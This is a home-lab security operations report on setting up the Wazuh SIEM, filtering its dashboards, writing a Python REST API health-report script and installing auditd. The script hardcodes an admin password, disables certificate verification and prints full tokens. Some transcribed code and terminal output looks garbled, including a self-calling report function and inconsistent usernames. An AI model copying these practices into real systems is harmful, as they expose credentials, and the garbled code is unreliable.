


Figure 1.29: Wazuh main dashboard showing all security monitoring modules organized by category

With the overview confirmed, the Security Events panel is opened to examine live alert activity across the infrastructure.

The Security Events dashboard confirms that Wazuh is actively collecting and correlating security events in real time. With 146 total alerts recorded in the last 24 hours, the SIEM is successfully detecting real security activity : including 2 authentication failures and 42 successful authentications. The MITRE ATT&CK mapping automatically categorizes detected behaviors into tactics such as Valid Accounts, Sudo abuse, Network Sniffing, and Password Guessing , proving that even in a lab environment, the SIEM captures realistic threat patterns that mirror real-world attack scenarios.




Figure 1.30: Wazuh Security Events dashboard showing 146 alerts with MITRE ATT&CK categorization

1.4.2 Filtering by Severity Level

With the full event feed visible, a severity filter is applied to isolate only the most critical alerts from the noise of routine system events. In Wazuh's scoring system, **levels 1–7** represent informational and low-risk events, while **level 8 and above** indicates serious threats requiring immediate analyst attention.

Applying the filter rule.level: **8 to 15** reveals 1 critical alert mapped to Network Sniffing in the MITRE ATT&CK framework : meaning Wazuh detected a suspicious network reconnaissance activity at the perimeter. This is exactly the type of high-priority threat this dashboard is designed to surface instantly, without the analyst having to manually search through hundreds of low-level logs.




Figure 1.31: High severity filter applied, isolating 1 critical Network Sniffing alert

1.4.3 Separating Internal Endpoint Events from Perimeter Events

A key capability of any production SOC dashboard is the ability to instantly determine whether a threat originates from inside the network or from the network perimeter. Two filters are applied to demonstrate this separation.

First, events are filtered to show only high severity alerts coming from UbuntuVM : the internal Linux endpoint. The result shows no critical alerts at this stage, confirming that the internal endpoint has not generated any high-severity events yet. This is expected and confirms the internal machine is operating normally.



Figure 1.32: Internal endpoint filter showing no high severity alerts from UbuntuVM

1.4.4 Isolating Perimeter Network Events

By applying the filter **NOT agent.name: LubuntuVM**, the dashboard now displays exclusively perimeter-level security events originating from **OPNsense**. The result confirms 1 high severity alert (level 8) mapped to Network Sniffing in the MITRE ATT&CK framework : a threat detected at the network boundary, not from inside the endpoint.

This separation is essential in a real SOC environment: a perimeter threat such as an external attack hitting the firewall requires a completely different response than an internal endpoint compromise. The dashboard now provides this distinction instantly, enabling faster and more accurate incident response decisions.




Figure 1.33: Live Syslog packets from OPNsense captured arriving at the Wazuh server on port 514

1.5 Sprint 1 Verification

1.5.1 Verifying that the agent is active




Figure 1.34: Wazuh Agents Dashboard : Real-Time Connectivity Verified

The Wazuh Agents dashboard confirms that LubuntuVM is successfully enrolled and actively connected to the Wazuh manager, showing a status of Active with 100% agents

coverage : meaning no disconnected or pending endpoints. The 24-hour evolution graph confirms the connection has been stable and continuous since enrollment, proving the agent-to-manager pipeline is fully operational and ready for the threat simulation phases ahead.

1.5.2 Live Network Alerts from OPNsense




Figure 1.35: Wazuh Security Events : Live Real-Time Alert Stream Verified

The Events tab confirms that Wazuh is successfully receiving and displaying 147 live security alerts in real time from both the Wazuh Server and UbuntuVM.

The event stream shows critical security activities including PAM login sessions, successful sudo to ROOT execution, and a Systemd service failure , all automatically detected, timestamped, and correlated by the SIEM without any manual intervention. This verifies that the full telemetry pipeline is operational end-to-end.

1.6 Wazuh REST API: Automated Manager Health Log Summary Report

In a real SOC environment, analysts need visibility not only into security events, but into the health of the SIEM platform itself , if Wazuh's own internal components are failing or throwing errors, detection can silently break down. This bonus automates the process of extracting and summarizing the operational health of Wazuh's internal components by querying the Wazuh REST API directly from the command line.

A **REST API** (Application Programming Interface) is a way for programs to communicate with a web service , instead of clicking through a browser interface, a script sends structured requests to the Wazuh server and receives data back in a format it can process automatically. Instead of manually checking the dashboard for component issues, a Python script does it automatically: pulling the manager's internal log summary and presenting it in a clean, readable report in the terminal.


This is a foundational SOC skill that bridges the gap between raw platform telemetry and operational monitoring.

1.6.1 Authenticating to the Wazuh REST API

Before querying any data from Wazuh, authorization is required. The Wazuh API uses a **JWT (JSON Web Token)** system : think of it like a temporary access badge. The script sends the admin credentials (username and password) to the API once, and in return receives a token , a long encrypted string that proves the script is authorized. This token is then attached to every subsequent request, telling the API "I already proved my identity, let me through." Without this token, the API rejects every query.

To access Wazuh data programmatically, the script connects through the Wazuh REST API (an interface that allows programs to communicate directly with the Wazuh server without going through the browser dashboard). Just like the dashboard requires a username and password to log in, the API requires the script to first authenticate and obtain a JWT token (a temporary encrypted key that proves the script is authorized and must be included in every subsequent data request).

- **Installing the Required Python Library**



```
marie@wazuh-server:~$ pip3 install requests
Defaulting to user installation because normal site-packages is not writeable
Requirement already satisfied: requests in /usr/lib/python3/dist-packages (2.25.1)
marie@wazuh-server:~$
```

Figure 1.36: Confirming the Python requests library is available on the Wazuh server

The **requests library** is a Python tool that allows scripts to send HTTP requests to web APIs , in this case, the Wazuh REST API. The output confirms it is already installed on the system (Requirement already satisfied), meaning the environment is ready without any additional setup.

- **Writing the Authentication Script**

```

GNU nano 6.2 wazuh_report.py
import requests
import urllib3
urllib3.disable_warnings()

#wazuh API credentials
WAZUH_API = "https://localhost:55000"
USER = "wazuh"
PASSWORD = "NewPassword123*"

#get JWT token
def get_token():
    response = requests.post(
        f"{WAZUH_API}/security/user/authenticate",
        auth=(USER, PASSWORD),
        verify=False
    )
    print("Response:", response.json())
    token = response.json()['data']['token']
    print("**Authentication successful !")
    return token

token = get_token()
print(f"Token : {token[:50]}...")

```

Figure 1.37: Python authentication script connecting to the Wazuh API and retrieving a JWT token

A Python script named **wazuh-report.py** is created containing the authentication logic. The script connects to the Wazuh API at **https://localhost:55000** using the admin credentials, sends a **POST request** to the authentication endpoint, and retrieves a **JWT token** in return. The token is then printed to the terminal (50 characters for readability) confirming the connection was successful. SSL verification is disabled (**verify=False**) since the lab uses a self-signed certificate.

- **Running the Script:Successful Authentication**

```

marlen@wazuh-server:~$ python3 wazuh_report.py
Response: {'data': {'token': 'eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJpc3MiOiJ3YXp1aC01c1wF12C1I6Ildhe
nVoIEF0S3B3RmVudlIuIiwiaXNjaXNzcyI2OTUyLCJleHAiOiJlODIzNjUjNTIsInR1YiI6IndhenVoIiwicmVudFZlIjpmYkxz
SwicJyY19ub2xlcjI6Zm9uLCJybm9JX21v26u101J3ag102Sj9.4Vhcuyhu87KXCKIhS9GMDkww9Fm3EJ0Kk1CgD0Kgabf-BxXb
KneSMB0gXUkqpswd9NLC32yRfH1vwnTsJP4jRbAkxud3qufC5KSe3adTEU3H8B8DwUhaL0ccauFpCqL27fAvnHfEdIZ1dJ8nu8
ip7G83ncvG511kannJHqur5U_E'}}
**Authentication successful !
Token : eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJpc3MiOiJ3Y...
marlen@wazuh-server:~$

```

Figure 1.38: Script output confirming successful Wazuh API authentication with JWT token received

When the script is executed, the Wazuh API responds with a full JWT token and the message **"Authentication successful!"** : confirming that the credentials are valid and the API connection is working correctly. The token displayed is a long encrypted string that will be used in the next task to authorize all alert queries. The script is now ready to be extended with alert-fetching logic.

Before the script can read any data from Wazuh, it needs to prove its identity (like showing a badge at the door). The script sends the admin username and password

to the Wazuh API, and in return receives a JWT token (a temporary access key that authorizes all subsequent requests without needing to log in again each time).

1.6.2 Querying and Reporting High-Severity Alerts

- Adding the Log Summary Query Function

Figure 1.39: First query attempt to `/manager/logs/summary` returning a validation error, guiding toward the correct query format

However, when the script is first executed, the API returns an error : it does not recognize the **value '8'** as a valid severity filter for the `/manager/logs/summary` endpoint. This is a normal part of development: the script tried to filter by severity level the same way the dashboard does, but this specific endpoint works differently and does not support that kind of filter. This error is actually useful : it tells us exactly how the endpoint expects its queries to be formatted, guiding the next step in the right direction.


```

marion@wazuh-server:~$ curl -k -H "Authorization: Bearer $TOKEN" "https://127.0.0.1:55000/manager/logs/summary"
{"data": {"affected_items": [{"sca": {"all": 24, "info": 24, "error": 0, "critical": 0, "warning": 0, "debug": 0}}, {"wazuh-agentlessd": {"all": 4, "info": 4, "error": 0, "critical": 0, "warning": 0, "debug": 0}}, {"wazuh-analysisd": {"all": 20, "info": 20, "error": 0, "critical": 0, "warning": 0, "debug": 0}}, {"wazuh-authd": {"all": 20, "info": 20, "error": 0, "critical": 0, "warning": 0, "debug": 0}}, {"wazuh-csyslogd": {"all": 4, "info": 4, "error": 0, "critical": 0, "warning": 0, "debug": 0}}, {"wazuh-db": {"all": 9, "info": 9, "error": 0, "critical": 0, "warning": 0, "debug": 0}}, {"wazuh-hdbd": {"all": 4, "info": 4, "error": 0, "critical": 0, "warning": 0, "debug": 0}}, {"wazuh-execd": {"all": 12, "info": 12, "error": 0, "critical": 0, "warning": 0, "debug": 0}}, {"wazuh-integratord": {"all": 4, "info": 4, "error": 0, "critical": 0, "warning": 0, "debug": 0}}, {"wazuh-logcollector": {"all": 40, "info": 40, "error": 0, "critical": 0, "warning": 0, "debug": 0}}, {"wazuh-modulesd": {"all": 4, "info": 4, "error": 0, "critical": 0, "warning": 0, "debug": 0}}, {"wazuh-modulesd:agent-upgrade": {"all": 4, "info": 4, "error": 0, "critical": 0, "warning": 0, "debug": 0}}, {"wazuh-modulesd:ciscat": {"all": 4, "info": 4, "error": 0, "critical": 0, "warning": 0, "debug": 0}}, {"wazuh-modulesd:control": {"all": 4, "info": 4, "error": 0, "critical": 0, "warning": 0, "debug": 0}}, {"wazuh-modulesd:database": {"all": 4, "info": 4, "error": 0, "critical": 0, "warning": 0, "debug": 0}}, {"wazuh-modulesd:download": {"all": 4, "info": 4, "error": 0, "critical": 0, "warning": 0, "debug": 0}}, {"wazuh-modulesd:osquery": {"all": 4, "info": 4, "error": 0, "critical": 0, "warning": 0, "debug": 0}}, {"wazuh-modulesd:syscollector": {"all": 30, "info": 30, "error": 0, "critical": 0, "warning": 0, "debug": 0}}, {"wazuh-modulesd:task-manager": {"all": 4, "info": 4, "error": 0, "critical": 0, "warning": 0, "debug": 0}}, {"wazuh-monitor": {"all": 24, "info": 24, "error": 0, "critical": 0, "warning": 0, "debug": 0}}, {"wazuh-remoted": {"all": 24, "info": 24, "error": 0, "critical": 0, "warning": 0, "debug": 0}}, {"wazuh-rootcheck": {"all": 8, "info": 8, "error": 0, "critical": 0, "warning": 0, "debug": 0}}, {"wazuh-syscheckd": {"all": 112, "info": 112, "error": 0, "critical": 0, "warning": 0, "debug": 0}}, {"total_affected_items": 23, "total_failed_items": 0, "failed_items": []}, "message": "Log was successfully summarized", "error": 0}
marion@wazuh-server:~$ _

```

Figure 1.42: Wazuh API returning a complete log summary with all component statistics

The API responds with a complete **JSON log summary** covering all Wazuh internal components : wazuh-authd, wazuh-db, wazuh-remoted, wazuh-syscheckd, wazuh-logcollector, and others , each showing their log counts categorized by type: info, error, critical, warning, and debug. This confirms the API query function is working correctly and the script can now access real operational data from the SIEM manager programmatically , without opening the dashboard.

- Parsing the API Response

The API returns a large JSON object containing data for all components , most of which are healthy and irrelevant. A **parse-alerts()** function is added to the script that loops through every component in the response and **keeps only those with error, warning, or critical** counts greater than zero. Everything else is discarded, leaving only the information a SOC analyst actually needs to act on. The result **”Found 0 components with issues”** is a positive sign : it confirms that all Wazuh services are running healthy with no errors or warnings at this moment. This parsing logic ensures that only components with genuine issues are surfaced, keeping the report focused and actionable, this is standard practice in building any monitoring/reporting tool, filtering out noise so only the signal reaches the analyst.


```

def parse_alerts(data):
    results = []
    items = data['data']['affected_items'][0]
    #step1: loop
    for component, stats in items.items():
        #step2: extract
        if stats['error'] > 0 or stats['warning'] > 0 or stats['critical'] > 0:
            results.append({'component': component, "errors": stats['error'], "warnings": stats['warning'], "critical": stats['critical']})
    return results

token = get_token()
data = get_alerts(token)
#step3: store and display
alerts = parse_alerts(data)
print(f"\nFound {len(alerts)} components with issues\n")
for a in alerts:
    print(f"{a['component']} | errors:{a['errors']} warnings:{a['warnings']} critical:{a['critical']}")

maria@mazuh-server:~$ python3 wazuh_report.py
Response: {'data': {'token': 'eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJpc3MiOiJ3YXp1aCIsImF1ZC16Ildhe
nVoiEFQSSSRVNUlWibmJmIjoxNzgyMzQyYmFjX21vZGU1OjI3aG10ZS99.ABQV3LQQUUS6HGIZSNvr3XC501EHaTc-Z-rDP6MI3kWTdxH
tMfueFumCfYVwUmJr6vU1F955LNAzuRHosgEz7sAQsfyLyIU3VJunE4bdrocXQw0EhVVIUX9daxGNkfzCezGMeAMcJ-xQEdQNS
c28RBVB6x44yMfh-3y7K1Wm9A6'}, 'error': 0}
**Authentication successful !

Found 0 components with issues

```

Figure 1.43: Script parsing the API response and filtering only components with active issues

• Generating the Markdown Report

The final step adds a **generate-report()** function that transforms the filtered data into a professional markdown report printed directly in the terminal. The report includes a title, an auto-generated timestamp, and a formatted table showing each component alongside its error, warning, and critical counts, ready to be shared with a team or saved as a file.

```

def generate_report(alerts):
    print("\n# Wazuh High-severity Report")
    print(f"Generated: {datetime.now().strftime('%Y-%m-%d %H:%M')}")
    print(f"Component | Errors | Warning | Critical |")
    print(f"-----|-----|-----|-----")
    if not alerts:
        print(f"No issues found | 0 | 0 | 0 |")
    else:
        for a in alerts:
            print(f"{a['component']} | {a['errors']} | {a['warnings']} | {a['critical']} |")
    generate_report(alerts)

maria@mazuh-server:~$ python3 wazuh_report.py
Response: {'data': {'token': 'eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJpc3MiOiJ3YXp1aCIsImF1ZC16Ildhe
nVoiEFQSSSRVNUlWibmJmIjoxNzgyMzQyYmFjX21vZGU1OjI3aG10ZS99.ABQV3LQQUUS6HGIZSNvr3XC501EHaTc-Z-rDP6MI3kWTdxH
tMfueFumCfYVwUmJr6vU1F955LNAzuRHosgEz7sAQsfyLyIU3VJunE4bdrocXQw0EhVVIUX9daxGNkfzCezGMeAMcJ-xQEdQNS
c28RBVB6x44yMfh-3y7K1Wm9A6'}, 'error': 0}
**Authentication successful !

Found 0 components with issues

# Wazuh High-severity Report
Generated: 2026-06-24 23:08

Component | Errors | Warning | Critical |
-----|-----|-----|-----
No issues found | 0 | 0 | 0 |

maria@mazuh-server:~$

```

Figure 1.44: Final markdown report generated in the terminal showing all Wazuh components healthy

The output confirms:

Authentication successful

0 components with issues found

Clean markdown report generated with timestamp 2026-06-24 23:08

1.7 Conclusion

Sprint 1 successfully established the complete foundation of the SOC infrastructure using 100% open-source tools. Starting from a bare Ubuntu Server, the entire Wazuh SIEM platform was deployed and made fully operational, with the manager receiving logs, the indexer storing all events, and the dashboard providing a real-time visual interface for the SOC analyst.

A Wazuh agent was enrolled on UbuntuVM, giving the SIEM full visibility into the internal endpoint, every authentication, every sudo command, and every system event is now captured and classified automatically. The OPNsense firewall was configured to stream its system logs and Suricata IDS alerts to Wazuh via Syslog, extending that visibility to the network perimeter and enabling detection of threats before they even reach the internal machines.

The dashboard was optimized with severity filters and perimeter vs. endpoint separation, allowing the SOC analyst to instantly distinguish between a network-level threat and an internal endpoint issue, a critical capability in any real SOC environment.

As a bonus, a Python script was developed to query the Wazuh REST API automatically and generate a clean markdown report in the terminal, demonstrating that the SIEM can be operated programmatically without manual dashboard interaction.

By the end of Sprint 1, the SOC has complete real-time visibility across both the network perimeter and the internal endpoint, with all security events centralized, classified, and ready for the threat simulation phases ahead.

2 Sprint 2: Deep Core Audit Logging (Auditd Infrastructure)

In Sprint 1, the foundation of this home lab's security monitoring system was established through the deployment of the Wazuh SIEM platform. That setup functions much like a security camera system : capable of watching the front door by capturing network-level activity and forwarding alerts to a centralized dashboard.

However, network-level visibility alone is not enough. Sprint 2 addresses a critical blind spot: **what happens inside the machine itself**.

Consider this scenario: an attacker has already gained access to the UbuntuVM. They open a terminal and begin running commands : checking their privilege level, planting a backdoor, or modifying the password file. None of this activity crosses the network. It all happens locally, on disk, at the operating system level. The Sprint 1 setup would see nothing.

Sprint 2 closes that gap by deploying **auditd** : the Linux kernel's built-in black box recorder , directly on the target machine. Think of it as installing security cameras inside every room, rather than just watching the front door.

auditd operates at **the kernel level** : the deepest layer of the Linux operating system , and intercepts system calls in real time. A system call is the fundamental mechanism by which any program or user interacts with the operating system. By sitting at this layer, auditd captures activity before it can be hidden or tampered with. Specifically, it records every command executed (who ran it, when, and with what privilege level), every sensitive file accessed or modified such as **/etc/passwd** or **/etc/shadow**, and every privilege escalation event including **sudo usage** and **user switching**. Much like a flight data recorder on an aircraft, auditd logs events continuously , even if an attacker attempts to erase their tracks after the fact, the kernel-level log was already written.

This sprint is structured around four core deliverables: installing auditd on the UbuntuVM, writing custom audit rules to define exactly what to monitor, integrating auditd with Wazuh by configuring the agent to forward audit logs to the SIEM dashboard, and finally verifying the full pipeline by running test commands and confirming real-time detection.

By the end of Sprint 2, every command executed on UbuntuVM will produce a Wazuh alert containing four key forensic fields : the exact command run (**data.audit.command**), the user who ran it (**data.audit.auid**), the full path of the executed binary (**data.audit.exe**), and the custom rule tag that triggered the alert (**data.audit.key**) , laying the groundwork for Sprint 3, where a simulated attack will be launched from the Kali Linux VM and caught in real time using exactly the infrastructure built here.

2.1 Audit Engine Deployment

Before writing any rules or connecting to Wazuh, the audit engine itself must be installed and confirmed operational on UbuntuVM. This task covers the six steps required to go from a bare system to a fully running **auditd** service.

2.1.1 Update the Package List

The package list must always be updated prior to any software installation on the Linux machine using the command **sudo apt update**. The above command communicates

with the official repositories of the software and updates the index of the local repository. It ensures that the most recent and stable version of the auditd is going to be installed.

2.1.2 Install auditd

With the package list up to date, auditd is installed using the command **sudo apt install auditd -y**. The -y flag automatically confirms the installation prompt, streamlining the process. This command pulls the audit daemon and its associated utilities from the Ubuntu repositories and places them on the system, ready to be configured and started.

```
marien@LubuntuVM:~$ sudo apt install auditd -y
Reading package lists... Done
Building dependency tree... Done
Reading state information... Done
The following package was automatically installed and is no longer required:
  liblvm2
Use 'sudo apt autoremove' to remove it.
The following additional packages will be installed:
  libauparse0t64
Suggested packages:
  auditd-plugins
The following NEW packages will be installed:
  auditd libauparse0t64
0 upgraded, 2 newly installed, 0 to remove and 21 not upgraded.
Need to get 274 kB of archives.
After this operation, 893 kB of additional disk space will be used.
Get:1 http://archive.ubuntu.com/ubuntu noble-updates/main amd64 libauparse0t64 amd64 1:3.1.2-2.1build1.1 [58.9 kB]
Get:2 http://archive.ubuntu.com/ubuntu noble-updates/main amd64 auditd amd64 1:3.1.2-2.1build1.1 [215 kB]
Fetched 274 kB in 0s (600 kB/s)
Selecting previously unselected package libauparse0t64:amd64.
(Reading database ... 324334 files and directories currently installed.)
Preparing to unpack .../libauparse0t64_1:3.1.2-2.1build1.1_amd64.deb ...
Adding 'diversion of /lib/x86_64-linux-gnu/libauparse.so.0 to /lib/x86_64-linux-gnu/libauparse.so.0.usr-is-merged
by libauparse0t64'
Adding 'diversion of /lib/x86_64-linux-gnu/libauparse.so.0.0.0 to /lib/x86_64-linux-gnu/libauparse.so.0.0.0.usr-is-merged
by libauparse0t64'
Unpacking libauparse0t64:amd64 (1:3.1.2-2.1build1.1) ...
Selecting previously unselected package auditd.
Preparing to unpack .../auditd_1:3.1.2-2.1build1.1_amd64.deb ...
```

Figure 2.1: Installing auditd

2.1.3 Start the Service

Installing a service does not automatically start it. The command **sudo systemctl start auditd** explicitly launches the auditd daemon, bringing the audit engine online for the first time. From this moment, the kernel begins intercepting and recording system calls according to its default configuration.

```
marien@LubuntuVM:~$ sudo systemctl start auditd
```

Figure 2.2: Starting auditd

2.1.4 Enable auditd at Boot

A service that starts manually will not survive a system reboot. Running **sudo systemctl enable auditd** registers auditd with the system's startup manager (systemd), ensuring it launches automatically every time LubuntuVM powers on. This is a critical step for a production-grade SOC environment : a sensor that goes offline after a reboot is a sensor that cannot be trusted.

```
marien@LubuntuVM:~$ sudo systemctl enable auditd
Synchronizing state of auditd.service with SysV service script with /usr/lib/systemd/systemd-sysv-install.
Executing: /usr/lib/systemd/systemd-sysv-install enable auditd
```

Figure 2.3: Starting auditd

2.1.5 Verify the Service is Running

With installation and startup complete, the next step is confirming that `auditd` is genuinely active and not silently failed. The command `sudo systemctl status auditd` queries the service manager for a live status report. As shown in **Figure 2.4**, the output confirms that `auditd.service` is **active (running)**, has been loaded with the enabled preset (meaning it will survive reboots), and is operating under Process ID 11435. This is the expected healthy state for an audit sensor ready to be put to work.

```
mariem@LubuntuVM:~$ sudo systemctl status auditd
● auditd.service - Security Auditing Service
   Loaded: loaded (/usr/lib/systemd/system/auditd.service; enabled; preset: enabled)
   Active: active (running) since Thu 2026-06-25 00:53:51 CET; 2min 47s ago
     Docs: man:auditd(8)
           https://github.com/linux-audit/audit-documentation
   Main PID: 11435 (auditd)
      Tasks: 2 (limit: 4586)
    Memory: 489.0K (peak: 2.1M)
       CPU: 38ms
   CGroup: /system.slice/auditd.service
           └─11435 /sbin/auditd

00:53:51 25 جوان LubuntuVM augenrules[11449]: enabled 1
00:53:51 25 جوان LubuntuVM augenrules[11449]: failure 1
00:53:51 25 جوان LubuntuVM augenrules[11449]: pid 11435
00:53:51 25 جوان LubuntuVM augenrules[11449]: rate_limit 0
00:53:51 25 جوان LubuntuVM augenrules[11449]: backlog_limit 6192
00:53:51 25 جوان LubuntuVM augenrules[11449]: lost 0
00:53:51 25 جوان LubuntuVM augenrules[11449]: backlog 0
